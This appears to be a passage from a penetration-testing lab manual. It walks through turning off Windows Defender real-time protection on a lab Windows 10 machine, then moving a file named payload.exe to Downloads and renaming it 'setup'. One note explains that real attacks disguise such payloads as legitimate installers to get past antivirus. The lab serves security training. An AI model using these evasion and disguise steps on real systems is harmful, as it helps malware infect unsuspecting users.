


Figure 2.32 Screenshot of PLABWIN10: Displaying Windows Defender Security Center

Step 4

In **Virus & threat protection** select **Virus & threat protection settings**




Figure 2.33 Screenshot of PLABWIN10: Displaying opening Virus & threat protection settings

Step 5

In **Virus & threat protection settings** turn-off **Real-time protection**




Figure 2.34 Screenshot of PLABWIN10: Displaying turning off Real-time protection.

Note: For the exploit to work, Windows Defender needs to be turned off in the lab environment. In a real-life scenario, the malicious payload will be disguised as a legitimate application that needs to be installed, thus circumventing Windows Defender.

Step 6

Close **Windows Defender Security Center**.




Figure 2.35 Screenshot of PLABWIN10: Displaying turning off Real-time protection.

Step 7

Open **File Explorer** from the taskbar and navigate to the following path:

`C:\Users\Administrator.PRACTICELABS`

Notice that the **payload** file is present.




Figure 2.36 Screenshot of PLABWIN10: Showing the successful download of the payload.exe on the Administrator.PRACTICELABS Windows system in This PC.

Step 8

Move the file to the **Downloads** folder by dragging it.




Figure 2.37 Screenshot of PLABWIN10: Moving the file, payload.exe, to the Downloads folder.

Step 9

Navigate to the **Downloads** folder. Notice that the **payload** is now present in this folder.




Figure 2.38 Screenshot of PLABWIN10: Showing the file, payload.exe, in the Downloads folder.

Step 10

Now rename the file to **setup**.

Note: You can rename the file by selecting it and pressing **F2**. In some laptop makes, you may need to press **Fn + F2**. Alternatively, you can right-click the file and select **Rename**.




Figure 2.39 